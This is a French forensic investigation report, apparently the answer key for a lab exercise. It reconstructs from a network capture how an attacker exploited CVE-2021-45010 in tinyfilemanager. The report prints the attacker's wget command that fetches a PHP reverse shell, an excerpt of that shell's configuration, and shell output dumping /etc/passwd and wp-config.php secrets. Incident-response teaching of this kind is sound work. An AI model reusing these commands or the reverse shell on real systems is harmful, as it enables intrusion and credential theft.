

MENACES INFORMATIQUES ET CODES MALVEILLANTS : ANALYSE ET LUTTE

RAPPORT D'INVESTIGATION PRÉLIMINAIRE

Correction TP

Auteurs :
Félix GUYARD

The logo for Forensic X Lab is centered on the page. It consists of the words "Forensic" and "Lab" in a sans-serif font, separated by a large, stylized "X" made of two thick, dark grey diagonal lines. The entire logo is enclosed within a thin, light grey circular border.

Forensic X Lab

10 avril 2023

Table des matières

1	Éléments collectés	1
2	Introduction	1
2.1	Rappel du scénario	1
2.2	Outil(s) utilisé(s)	1
3	Analyses	2
3.1	Analyse de la capture réseau	2
3.1.1	Analyse du trafic HTTP	2
3.2	Analyse du fichier "rv.php"	4
3.2.1	Analyse du trafic sur le port 4444	4
4	Conclusion et hypothèses	5
A	Indicateurs de compromission	6
B	Actions de l'adversaire via le reverse shell "rv.php"	6

1 Éléments collectés

Nom	Signature	Description
extract.pcapng	403610a508e9fa73e22 61fddbaff1d9fbc98bed0	Traces réseaux fournis par la DSI

2 Introduction

Ce rapport d'investigation est préliminaire et ne constitue en rien un rapport recevable en justice. Il a pour but la correction du TP sur l'analyse réseau du 06/04/2023.

2.1 Rappel du scénario

Le 17/03/2023 à 10h00 la DSI vous contacte. Un attaquant aurait exfiltré des données confidentielles de l'entreprise et menace la diffusion au grand public. Sur le DLS (Data Leak Site), un fichier exfiltré est disponible en guise de preuve. Ce fichier provient de la plateforme d'échange de fichiers centralisée de l'entreprise. Une sonde a enregistré le trafic réseau. L'administrateur a effectué l'extraction d'un fichier de capture réseau brut.

2.2 Outil(s) utilisé(s)

Dans le cadre de ce rapport, l'outil Wireshark a été utilisé. Wireshark est un outil d'analyse de protocole réseau permettant de capturer et d'analyser le trafic réseau. Il s'agit d'un outil open-source et multi-plateformes.

3 Analyses

3.1 Analyse de la capture réseau

La capture réseau s'étend sur l'intervalle de temps du **16 mars 2023, 17:21:24 CET** au **16 mars 2023, 17:36:02 CET**

Il est possible d'effectuer une première visualisation statistique globale sur les trames enregistrées.

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	531	100.0	92409	838	0	0	0	531
Ethernet	100.0	531	8.3	7692	69	0	0	0	531
Internet Protocol Version 6	0.6	3	0.1	120	1	0	0	0	3
Internet Control Message Protocol v6	0.6	3	0.0	40	0	3	40	0	3
Internet Protocol Version 4	94.2	500	10.8	10000	90	0	0	0	500
User Datagram Protocol	0.8	4	0.0	32	0	0	0	0	4
Dynamic Host Configuration Protocol	0.8	4	1.8	1660	15	4	1660	15	4
Transmission Control Protocol	93.4	496	78.0	72081	654	273	21153	191	496
SSH Protocol	30.9	164	20.3	18740	170	164	18740	170	164
Hypertext Transfer Protocol	5.8	31	31.5	29135	264	16	5655	51	31
MIME Multipart Media Encapsulation	0.2	1	0.5	473	4	1	473	4	1
Line-based text data	2.1	11	66.0	61006	553	11	61006	553	11
HTML Form URL Encoded	0.4	2	0.1	90	0	2	90	0	2
Data	0.2	1	5.9	5496	49	1	5496	49	1
Data	5.3	28	8.7	8070	73	28	8070	73	28
Address Resolution Protocol	5.3	28	1.1	1036	9	28	1036	9	28

La machine identifiée comme compromise possède l'adresse IPv4 **192.168.56.133** (contexte). Il est possible de filtrer la capture réseau afin de se concentrer uniquement sur cet équipement en utilisant le filtre Wireshark `ip.addr == "192.168.56.133"`

On remarque notamment l'utilisation des protocoles **HTTP** et **SSH** au niveau de la couche application du modèle TCP/IP.

3.1.1 Analyse du trafic HTTP

Le trafic lié à l'utilisation du protocole HTTP représente un ensemble de 31 paquets.

No.	Time	Source	Destination	Protocol	Length	Info
7	2.743416917	192.168.56.146	192.168.56.133	HTTP	97	POST /tinyfilemanager/tinyfilemanager.php HTTP/1.1 (application/x-www-form-urlencoded)
10	4.796523783	192.168.56.133	192.168.56.146	HTTP	484	HTTP/1.1 302 Found
18	4.800838374	192.168.56.146	192.168.56.133	HTTP	298	GET /tinyfilemanager/tinyfilemanager.php HTTP/1.1
20	4.801591478	192.168.56.133	192.168.56.146	HTTP	344	HTTP/1.1 302 Found
22	4.802713009	192.168.56.146	192.168.56.133	HTTP	301	GET /tinyfilemanager/tinyfilemanager.php?cmd=id HTTP/1.1
32	4.808538525	192.168.56.133	192.168.56.146	HTTP	4435	HTTP/1.1 200 OK (text/html)
41	4.811675259	192.168.56.146	192.168.56.133	HTTP	125	POST /tinyfilemanager/tinyfilemanager.php?cmd=upload HTTP/1.1 (application/x-www-form-urlencoded)
44	4.829487973	192.168.56.133	192.168.56.146	HTTP	505	HTTP/1.1 200 OK (text/html)
52	4.845846192	192.168.56.146	192.168.56.133	HTTP	862	POST /tinyfilemanager/tinyfilemanager.php HTTP/1.1
54	4.846307304	192.168.56.133	192.168.56.146	HTTP	285	HTTP/1.1 200 OK (text/html)
62	4.859615832	192.168.56.146	192.168.56.133	HTTP	332	GET /tinyfilemanager/tinyfilemanager.phpupload_files/znlqvyyypz.php?cmd=id HTTP/1.1
64	4.860149972	192.168.56.133	192.168.56.146	HTTP	559	HTTP/1.1 404 Not Found (text/html)
72	20.887166520	192.168.56.146	192.168.56.133	HTTP	497	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=id HTTP/1.1
74	20.889140008	192.168.56.146	192.168.56.133	HTTP	287	HTTP/1.1 200 OK (text/html)
82	27.644884333	192.168.56.146	192.168.56.133	HTTP	497	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=ls HTTP/1.1
84	27.646520826	192.168.56.133	192.168.56.146	HTTP	248	HTTP/1.1 200 OK (text/html)
92	34.286607511	192.168.56.146	192.168.56.133	HTTP	498	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=pwd HTTP/1.1
94	34.288059053	192.168.56.133	192.168.56.146	HTTP	276	HTTP/1.1 200 OK (text/html)
103	90.884002944	192.168.56.146	192.168.56.133	HTTP	510	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=ls%20-%20etc/ HTTP/1.1
105	90.887184940	192.168.56.133	192.168.56.146	HTTP	2133	HTTP/1.1 200 OK (text/html)
117	100.1779588...	192.168.56.146	192.168.56.133	HTTP	516	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=cat%20/etc/os-release HTTP/1.1
119	100.1794050...	192.168.56.133	192.168.56.146	HTTP	450	HTTP/1.1 200 OK (text/html)
127	281.4072263...	192.168.56.146	192.168.56.133	HTTP	519	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=cat%20/etc/os-release HTTP/1.1
129	281.4088636...	192.168.56.133	192.168.56.146	HTTP	450	HTTP/1.1 200 OK (text/html)
145	417.9354235...	192.168.56.146	192.168.56.133	HTTP	592	GET /tinyfilemanager/upload_files/znlqvyyypz.php?cmd=wget%20http://192.168.56.146:8000/rv.php%20-%20var...
150	417.9488328...	192.168.56.133	192.168.56.146	HTTP	204	GET /rv.php HTTP/1.1
154	417.9697835...	192.168.56.146	192.168.56.133	HTTP	1218	HTTP/1.0 200 OK
159	417.9717844...	192.168.56.133	192.168.56.146	HTTP	232	HTTP/1.1 200 OK
171	465.2519867...	192.168.56.146	192.168.56.133	HTTP	482	GET /tinyfilemanager/upload_files/rv.php HTTP/1.1
523	881.4158716...	192.168.56.146	192.168.56.133	HTTP	485	GET /tinyfilemanager/upload_files/rv.php HTTP/1.1
527	881.4165362...	192.168.56.133	192.168.56.146	HTTP	387	HTTP/1.1 200 OK (text/html)

La première trame à l'origine de l'initialisation d'une session TCP et utilisant le protocole applicatif HTTP débute le **16 mars 2023 à 17:21:24 CET** en provenance d'une machine possédant l'adresse IPv4 **192.168.56.146**.


Après une analyse complète du trafic HTTP, il a été constaté l'exploitation d'une vulnérabilité sur le service tinyfilemanager possédant comme identifiant **CVE-2021-45010**. L'enchaînement des événements suivant a été observé :

Date et heure	Description
16 mars 2023, 17:21:24 CET	Connexion à la plateforme tinyfilemanager avec le compte administrateur par défaut : admin :admin@123
16 mars 2023, 17:21:25 CET	Déclenchement volontaire d'une erreur PHP via une tentative de mise en ligne avec le paramètre "uploadurl=http://totallyfakeurl" et réponse en erreur du serveur permettant à l'attaquant l'identification l'emplacement du répertoire web racine.
16 mars 2023, 17:21:25 CET	Exploitation d'une vulnérabilité "path transversal" et téléversement du fichier "znliq-vyypz.php" dans le répertoire web racine le rendant accessible à l'adversaire pour exécuter du code arbitraire sur la machine.
Période du 16 mars 2023, 17:21:41 au 16 mars 2023, 17:26:02 CET	Exécution avec succès des commandes suivantes pour la reconnaissance par l'adversaire : — ls — pwd — ls /etc — cat /etc/os-release
16 mars 2023, 17:26:48 CET	Récupération d'un fichier PHP et dépôt sur le serveur via la commande " wget http://192.168.56.146:8000/rv.php -O /var/www/html/tinyfilemanager/upload_files/rv.php " par l'adversaire.
16 mars 2023, 17:36:02 CET	Accès au fichier rv.php

TABLE 1 – Enchaînement des événements liés à la compromission

3.2 Analyse du fichier "rv.php"

Suite à la mise en ligne du fichier "rv.php" et à son accès par l'adversaire, le trafic HTTP prend fin. Il est possible d'extraire ce fichier et d'analyser son contenu afin de comprendre son fonctionnement.



The image shows a Wireshark window titled "Wireshark - Export - HTTP object list". The "Text Filter" is set to "rv.php" and the "Content Type" is set to "All Content-Types". The table below lists the filtered HTTP objects.

Packet	Hostname	Content Type	Size	Filename
154	192.168.56.146:8000	application/octet-stream	5496 bytes	rv.php
527	192.168.56.133	text/html	92 bytes	rv.php

Après analyse du fichier, ce dernière se révèle être un reverse shell php permettant à l'adversaire d'obtenir un accès console au système et ainsi exécuter des commandes avec plus de facilité. Le fichier nous informe du canal utilisé pour cette communication :

```
<?php
[....]
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.146'; // CHANGE THIS
$port = 4444;          // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
[....]
```

Le port 4444 est utilisé comme moyen de communication avec la machine de l'attaquant (port de destination). Il a donc été possible de rechercher des traces de ces communications dans le fichier de capture en filtrant sur le trafic utilisant ce port non conventionnel.

3.2.1 Analyse du trafic sur le port 4444

Après une analyse complète du trafic filtré sur le port du reverse shell, il a été constaté l'enchaînement des événements [B] suivant entre le 16 mars 2023, 17:29:05 CET et le 16 mars 2023, 17:36:02 :

- Énumération des utilisateurs via l'affichage du fichier /etc/passwd
- Énumération du répertoire de l'utilisateur "/home/jafar"
- Énumération du répertoire web racine "/var/www/html/"
- Énumération de l'arborescence de l'application wordpress.
- Vol de l'identifiant de la base de donnée MySQL.

La base de données MySQL est à considérer comme compromise. La confidentialité et l'intégrité des données sont atteintes.

4 Conclusion et hypothèses

Les éléments réseaux permettent de conclure que l'attaquant a exploité avec succès l'équipement 192.168.56.133 en utilisant la vulnérabilité dans tinyfilemanager version 2.4.3 (CVE-2021-45010). Le compte de la base de données MySQL lié à l'utilisateur "jafar" a été compromis suite à l'exploitation.

Les journaux du système compromis sont nécessaire pour corréler et déterminer les actions effectuées sur le système d'information après la connexion SSH. Il est émis l'hypothèse que les connexions SSH observées dans les journaux réseaux ont été un succès grâce à la compromission de l'identifiant du compte utilisateur "jafar" qui partage le même mot de passe que celui volé par l'adversaire dans la configuration de Wordpress.

A Indicateurs de compromission

Nom	Valeur	Qualification
rv.php	16b979bfbe145ee6aeead148b4680a05af8a9d21	Reverse Shell PHP
IPv4	192.168.56.146	IPv4 de l'attaquant

TABLE 2 – Indicateurs de compromission

B Actions de l'adversaire via le reverse shell "rv.php"

```
Linux debian 5.10.0-16-amd64 #1 SMP Debian 5.10.127-1 (2022-06-30) x86_64 GNU/Linux
17:29:05 up 15 min,  1 user,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
jafar     tty1     -               17:14    6:33   0.08s  0.00s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:109:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
avahi-autoipd:x:105:114:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
sshd:x:106:65534:./run/sshd:/usr/sbin/nologin
jafar:x:1000:1000:jafar,,,:/home/jafar:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:./usr/sbin/nologin
```

```
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
Debian-exim:x:108:116:./var/spool/exim4:/usr/sbin/nologin
$ ls -l /home/
total 4
drwxr-xr-x 5 jafar jafar 4096 Sep 20 11:29 jafar
$ ls -l /home/jafar/
total 20
-rw-r--r-- 1 jafar jafar 200 Jul 21 2022 flag.zip
-rw-r--r-- 1 jafar jafar 2349 Sep 20 11:29 slowloris.py
-rw-r--r-- 1 jafar jafar 4062 Sep 13 2022 slowloris.py~
-rw-r--r-- 1 jafar jafar 640 Sep 12 2022 srv_ray.py
-rw-r--r-- 1 root root 1057 Sep 13 2022 test.py
$ cd /var/www/html/
$ ls -l
total 17260
drwxr-xr-x 3 root root 4096 Jul 25 2022 admin36287451
drwxr-xr-x 2 root root 4096 Jul 21 2022 backup
-rw-r--r-- 1 root root 868 Jul 21 2022 hello.html
-rw-r--r-- 1 root root 10701 Jul 20 2022 index.html
-rw-r--r-- 1 root root 552 Jul 21 2022 index.php
drwxr-xr-x 3 root root 4096 Mar 16 17:17 tinyfilemanager
drwxrwxrwx 5 root root 4096 Feb 2 08:07 wordpress
-rw-r--r-- 1 root root 17635580 May 10 2021 wordpress-5.7.1-fr_FR.zip
$ cd wordpress
$ ls -l
total 216
-rwxrwxrwx 1 root root 405 Feb 6 2020 index.php
-rwxrwxrwx 1 root root 19915 Jan 1 2021 license.txt
-rwxrwxrwx 1 root root 8852 May 10 2021 readme.html
-rwxrwxrwx 1 root root 7165 Jan 21 2021 wp-activate.php
drwxrwxrwx 9 root root 4096 May 10 2021 wp-admin
-rwxrwxrwx 1 root root 351 Feb 6 2020 wp-blog-header.php
-rwxrwxrwx 1 root root 2328 Feb 17 2021 wp-comments-post.php
-rwxrwxrwx 1 root root 3538 May 10 2021 wp-config-sample.php
-rwxrwxrwx 1 www-data www-data 3833 Jan 19 14:41 wp-config.php
drwxrwxrwx 6 root root 4096 Jan 31 14:44 wp-content
-rwxrwxrwx 1 root root 3939 Jul 30 2020 wp-cron.php
drwxrwxrwx 25 root root 12288 May 10 2021 wp-includes
-rwxrwxrwx 1 root root 2496 Feb 6 2020 wp-links-opml.php
-rwxrwxrwx 1 root root 3313 Jan 10 2021 wp-load.php
-rwxrwxrwx 1 root root 44994 Apr 4 2021 wp-login.php
-rwxrwxrwx 1 root root 8509 Apr 14 2020 wp-mail.php
-rwxrwxrwx 1 root root 21125 Feb 2 2021 wp-settings.php
-rwxrwxrwx 1 root root 31328 Jan 27 2021 wp-signup.php
-rwxrwxrwx 1 root root 4747 Oct 8 2020 wp-trackback.php
-rwxrwxrwx 1 root root 3236 Jun 8 2020 xmlrpc.php
$ cat wp-config.php
```

```
<?php
/**
 * La configuration de base de votre installation WordPress.
 *
 * Ce fichier est utilisé par le script de création de wp-config.php pendant
 * le processus d'installation. Vous n'avez pas à utiliser le site web, vous
 * pouvez simplement renommer ce fichier en « wp-config.php » et remplir les
 * valeurs.
 *
 * Ce fichier contient les réglages de configuration suivants :
 *
 * Réglages MySQL
 * Préfixe de table
 * Clés secrètes
 * Langue utilisée
 * ABSPATH
 *
 * @link https://fr.wordpress.org/support/article/editing-wp-config-php/.
 *
 * @package WordPress
 */

// ** Réglages MySQL - Votre hébergeur doit vous fournir ces informations. ** //
/** Nom de la base de données de WordPress. */
define( 'DB_NAME', 'wordpress' );

/** Utilisateur de la base de données MySQL. */
define( 'DB_USER', 'jafar' );

/** Mot de passe de la base de données MySQL. */
define( 'DB_PASSWORD', '3b3f6598d8f964519e8dff4ef6943b78' );

/** Adresse de l'hébergement MySQL. */
define( 'DB_HOST', 'localhost' );

/** Jeu de caractères à utiliser par la base de données lors de la création des tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/**
 * Type de collation de la base de données.
 * N'y touchez que si vous savez ce que vous faites.
 */
define( 'DB_COLLATE', '' );

/**#@+
 * Clés uniques d'authentification et salage.
 */
```

```

* Remplacez les valeurs par défaut par des phrases uniques !
* Vous pouvez générer des phrases aléatoires en utilisant
* {@link https://api.wordpress.org/secret-key/1.1/salt/ le service de clés secrètes de Wo
* Vous pouvez modifier ces phrases à n'importe quel moment, afin d'invalidier tous les coo
* Cela forcera également tous les utilisateurs à se reconnecter.
*
* @since 2.6.0
*/
define( 'AUTH_KEY',          'kH06P+p;Bdsz?x^i8C]Cii!Yqz~~p&^,;K+3lQ~ <r+AW<&3EB%6D@vC?{k5a
define( 'SECURE_AUTH_KEY',  'Qhg!0)4STZ1[a$%C5+QH~;|+Jukpeu}e :la@oiC}9<nQY4]#Kzo.xN-+6D0p
define( 'LOGGED_IN_KEY',    'Wy>EWKLli'yz'^PZR1m<Vz'9?-d(%C6_Lb?aK6[%=jqoyr1'TTo^I#M$D$A7=
define( 'NONCE_KEY',        'T)Bk6ck6 CMx;nK<R'?O6RGcTwvq[RFFdP:>:::>PABa,ys#u+iiWEd=n2)Ci
define( 'AUTH_SALT',        'HZR<Kg5waQzCLLvK]LBLX~@2EgmpUn%u|t:g%WA:q#E:ZD/fY/XiokT<|IA'_
define( 'SECURE_AUTH_SALT', '?WD/r}G1QvoS%YeP3JCd:#t dqy/?eTsIgTO#Bi_Kg6={]@08Sq{Y?J1fk5a#
define( 'LOGGED_IN_SALT',   'Aha8l. amMN&X@nr,!NAQIH3()% #x6q2HPGaN%QVOP10!@yaFjzkjb)Gu-*.
define( 'NONCE_SALT',       'T$dZkNJUa~fnn~!:fPK~LuIB7D?+)pRj}f>mF>_srSl%B.-aHv'J|5,F}ITOC
/**#@-*/

/**
 * Préfixe de base de données pour les tables de WordPress.
 *
 * Vous pouvez installer plusieurs WordPress sur une seule base de données
 * si vous leur donnez chacune un préfixe unique.
 * N'utilisez que des chiffres, des lettres non-accentuées, et des caractères soulignés !
 */
$table_prefix = 'wp_';

/**
 * Pour les développeurs : le mode déboguage de WordPress.
 *
 * En passant la valeur suivante à "true", vous activez l'affichage des
 * notifications d'erreurs pendant vos essais.
 * Il est fortement recommandé que les développeurs d'extensions et
 * de thèmes se servent de WP_DEBUG dans leur environnement de
 * développement.
 *
 * Pour plus d'information sur les autres constantes qui peuvent être utilisées
 * pour le déboguage, rendez-vous sur le Codex.
 *
 * @link https://fr.wordpress.org/support/article/debugging-in-wordpress/
 */
define( 'WP_DEBUG', false );

/* C'est tout, ne touchez pas à ce qui suit ! Bonne publication. */

/** Chemin absolu vers le dossier de WordPress. */
if ( ! defined( 'ABSPATH' ) )

```

```
define( 'ABSPATH', dirname( __FILE__ ) . '/' );

/** Réglage des variables de WordPress et de ses fichiers inclus. */
require_once( ABSPATH . 'wp-settings.php' );
$
```